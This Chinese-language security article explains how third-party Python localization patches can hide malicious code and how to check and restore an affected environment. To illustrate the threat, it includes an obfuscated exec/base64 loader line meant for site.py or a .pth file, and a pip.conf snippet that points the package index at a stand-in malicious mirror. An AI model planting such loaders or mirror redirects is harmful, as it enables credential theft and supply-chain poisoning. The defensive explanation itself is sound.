

使用第三方Python汉化补丁有什么安全风险
深入剖析使用第三方Python汉化补丁的安全风险,从底层篡改机制、凭据泄露通道、供应链投毒到环境完整性排查和官方合规中文替代方案全解析。
使用第三方 Python 汉化补丁存在严重的安全风险。由于 Python 解释器在运行时完全继承当前系统用户的权限,且缺乏内核级沙箱隔离,任何非官方汉化包在替换标准库脚本、注入自动执行钩子或篡改二进制文件时,都能获得直接读取文件、监听网络与执行任意系统命令的全部权限。这不仅会导致开发者凭据外泄与环境崩溃,更可能使本地主机成为恶意供应链攻击的跳板。本文将剖析汉化补丁的底层篡改机制、明确四大核心风险,并提供针对性的排查步骤与官方合规的中文替代方案。
一、汉化补丁的本质:运行时的底层篡改与代码注入

在评估安全风险前,需要明确 Python 语言本身的架构定位。Python 作为一门通用的编程语言,其核心语法关键字(如 def、class、import、for 等)遵循国际统一标准,在任何操作系统中都不支持也不会被汉化。网络中流传的所谓“Python 汉化补丁”,其目标通常是汉化 Python 原生自带的简易集成环境(IDLE)、标准库自带的英文异常提示,或是试图将帮助文档与交互式终端的说明汉字化。
为了达到修改界面或提示文字的目的,第三方补丁并非单纯修改静态配置文件,而是直接介入了 Python 运行时的底层加载链条。常见的补丁技术实现手段主要分为以下三类:
- 核心标准库文件替换:直接覆盖
Lib/目录下的site.py、idlelib/目录中的界面模块,或者替换编译后的.pyc字节码文件。 .pth路径挂载脚本劫持:在site-packages目录植入自定义的.pth文件。Python 在初始化阶段会自动读取所有.pth文件,如果文件中包含以import开头的单行代码,解释器将在启动时无条件静默执行这行代码。- 第三方封装安装包(Ghost Re-pack):将官方原生安装程序重新解包,塞入修改后的动态链接库(如
python3x.dll)或魔改过的启动引导程序(python.exe),再重新打包分发。

从底层架构来看,用户安装这些补丁后,每次在终端输入 python 或在编辑器中点击“运行”时,被篡改的代码就会先于用户的业务脚本执行。因为 Python 进程享有当前登录操作系统的全部读写特权,这种隐蔽的介入方式为恶意代码的潜伏与执行打开了便利之门。
二、使用第三方汉化补丁的四大核心安全风险
很多初学者误以为汉化补丁“只是改了几句文字”,但从软件安全与供应链防护的视角来看,引入未经官方认证的第三方补丁包会带来四重不可逆转的严重威胁。

1. 任意代码执行与持久化后门植入(严重风险)
最直接也是危害最大的风险,是补丁作者在替换文件中掺入恶意 Payload。由于 Python 解释器在每次启动时都需要初始化 site 模块,攻击者只需在 site.py 尾部或通过 .pth 文件写入一段几行长的混淆代码:
import base64, urllib.request, subprocess; exec(base64.b64decode(b'aW1wb3J0IG9zLCBzeXM...'))
这段代码在运行时会被直接反序列化并在后台拉起守护进程,建立向恶意命令控制服务器(C2)的隐蔽网络回连。防病毒软件通常对合法的 python.exe 进程拥有较高的信任度,恶意补丁利用官方宿主进程的白名单优势进行活动,极难被传统的桌面杀毒软件静态查杀。
2. 开发者敏感凭据与本地环境密钥窃取(严重风险)
对于开发者的计算机而言,开发环境本身就是一座高价值的信息金矿。被植入的恶意脚本能够以当前用户的权限自由遍历用户主目录($HOME 或 %USERPROFILE%),窃取以下敏感数据:
- 代码托管与版本控制凭据:读取
~/.gitconfig、~/.git-credentials,截获 GitHub、GitLab 的个人访问令牌(PAT)。 - 远程服务器连接私钥:读取
~/.ssh/id_rsa、~/.ssh/id_ed25519及known_hosts,获取跳板机与生产主机的登录授权。 - 云基础设施 API 密钥:读取
~/.aws/credentials、阿里云或腾讯云的本地凭证配置文件。 - 开发项目私密配置:扫描磁盘中的
.env文件,搜集数据库密码、支付商户密钥与第三方服务鉴权串。
这些凭据一旦被异步打包回传,攻击者无需攻破公司内网防火墙,即可凭借失窃的凭据直接长驱直入生产系统。
3. 依赖链隐蔽污染与全局 pip 源投毒(高危风险)
部分所谓的汉化整合包不仅替换了语言文件,还擅自“优化”了包管理器配置。例如在用户的配置目录(Windows 下的 %APPDATA%/pip/pip.ini 或 Linux/macOS 下的 ~/.pip/pip.conf)中强制注入未知的第三方镜像源:
[global]
index-url = http://malicious-mirror.example.com/simple/
trusted-host = malicious-mirror.example.com
当开发者在后续开发中使用 pip install requests 或 pip install numpy 时,请求将被重定向至黑客控制的恶意私有仓库。攻击者利用依赖混淆或直接篡改公共轮子包的 setup.py,使得开发者编写出的每一个软件项目都携带了后门,造成大范围的软件供应链二次污染。
4. 解释器运行崩溃与版本升级锁死(中度风险)
从技术稳定性层面来看,Python 核心开发组(Python core team)在处理字符串与底层 CPython 字节码解析时遵循严格的编码范式。第三方汉化作者通常仅依靠字符串反编译和硬编码替换,经常引发以下顽固问题:
- 编码异常与不可预期崩溃:在处理非 ASCII 字符或多字节序列时,粗暴修改的底层模块容易触发
UnicodeDecodeError或SyntaxError。 - 排查线索丢失:原本标准的英文异常堆栈被粗劣翻译后,无法在 Google、Stack Overflow 或官方 Bug Tracker 中通过关键字检索到对应的解决方案。
- 官方更新被阻断:当 Python 官方发布 CVE 安全漏洞热修复补丁时,已安装汉化补丁的环境往往因为文件哈希冲突或二进制动态库校验失败而无法平滑升级,导致整个环境被迫停留在存在已知安全漏洞的过时旧版本上。
三、排查与验证 Python 环境完整性的标准步骤
如果计算机中此前曾安装过来源不明的“汉化版 Python”或运行过汉化脚本,应立即按照以下步骤进行完整性校验与排查。

步骤一:校验官方分发二进制哈希值
从 Python 官方网站(python.org)下载的安装包均附带权威的 SHA-256 校验和。可以通过系统内置工具计算本地安装包或核心解释器动态库的哈希值,并与官方校验列表逐位比对。
# 在 Windows PowerShell 下校验可执行文件哈希
Get-FileHash -Algorithm SHA256 "C:\Python311\python.exe"

# 在 macOS / Linux 下校验动态库哈希
shasum -a 256 /usr/local/bin/python3如果计算出的哈希值与官方发布的校验码不一致,则可百分之百断定该可执行文件已被二次封装或篡改。
步骤二:扫描并排查 site-packages 目录下的 .pth 脚本
利用官方 Python 解释器运行以下简短检查脚本,列出当前运行环境下所有生效的 .pth 文件,并检查其中是否包含未知的可疑代码:
import site
import os

print("正在扫描当前 Python 环境的 site-packages 路径...")
paths_to_check = site.getsitepackages()
if hasattr(site, "getusersitepackages"):
    paths_to_check.append(site.getusersitepackages())

found_pth = []
for p in paths_to_check:
    if os.path.isdir(p):
        for fname in os.listdir(p):
            if fname.endswith(".pth"):
                full_path = os.path.join(p, fname)
                found_pth.append(full_path)
                print(f"[发现配置] {full_path}")

print(f"扫描完毕,共发现 {len(found_pth)} 个 .pth 文件。")
打开被标记的 .pth 文件。如果里面出现除合法目录路径之外的代码行(特别是以 import、exec、eval 开头的语句),应立即将该文件删除并启动深度安全隔离。
步骤三:彻底卸载被污染环境并重装官方原版
由于汉化补丁可能会交叉感染 Lib/ 目录下的数十个标准库脚本,逐个手动排查极易遗漏。最稳妥的止损手段是彻底清除:
- 在系统“控制面板”或终端中执行标准卸载程序。
- 关键步骤:卸载完成后,手动删除残留在磁盘中的整个 Python 安装根目录(例如
C:\Python311\或虚拟环境文件夹),确保所有第三方留存的.pyc与.pth文件被全量物理粉碎。 - 检查并还原全局 pip 配置文件,删除
%APPDATA%/pip/pip.ini或~/.config/pip/pip.conf中未经确认的私有镜像源。 - 直接前往官方网站 https://www.python.org/downloads/ 下载经过官方数字签名的原生安装包。
四、规范安全的 Python 中文支持替代方案
学习与使用 Python 并不需要以牺牲系统安全性为代价。在实际工程与学习中,可以通过以下三种完全符合安全规范、零侵入解释器运行时的合规方案满足中文阅读需求。

| 方案类型 | 推荐实施工具 / 途径 | 安全等级 | 核心优势 |
|---|---|---|---|
| 官方文档汉化 | Python 官方简体中文文档 (docs.python.org/zh-cn/) | 100% 官方可信 | 由 Python 软件基金会(PSF)本土团队严谨审校,内容权威,随新版本同步更新 |
| 编辑器/IDE 语言包 | VS Code 官方中文包 / JetBrains 官方汉化插件 | 沙箱安全认证 | 仅汉化开发工具的操作菜单与设置项,完全物理隔离,绝不修改底层的 Python 运行时目录 |
| 网页划词双语工具 | 主流浏览器原生翻译扩展 / 沉浸式双语对照插件 | 浏览器沙箱隔离 | 无需触碰本地开发磁盘,既能快速读懂英文技术文档与报错原因,又能建立专业英文术语语感 |
1. 善用 Python 官方简体中文文档项目
Python 官方早已经全面推进了文档的本地化工作。访问 https://docs.python.org/zh-cn/,可以查阅到完整的官方教程、标准库参考手册、语言参考规范以及新手入门指导。官方中文文档完全由社区资深核心贡献者审校,不仅概念表达精准,而且绝无任何修改本地运行环境的安全风险。
2. 在 IDE 界面层面启用官方认证的语言包
如果希望开发界面显示为中文,正确的做法是在编辑器层面配置官方语言扩展,而不是对底层解释器动手术:
- Visual Studio Code:在自带的“扩展商店”(Extensions)中搜索安装由 Microsoft 官方认证发布的
Chinese (Simplified) (简体中文) Language Pack for Visual Studio Code。 - PyCharm:在官方插件市场(Marketplace)中搜索安装由 JetBrains 官方认证维护的
Chinese (Simplified) Language Pack / 中文语言包。
这类官方插件运行在 IDE 设定的受限沙箱中,拥有数字签名与严格的应用市场准入审计,既提供了舒适的中文交互界面,又完全保持了底层 Python 解释器的纯净与安全。
免责声明:本文内容仅供参考,不代表本站观点。转载或引用请注明出处。









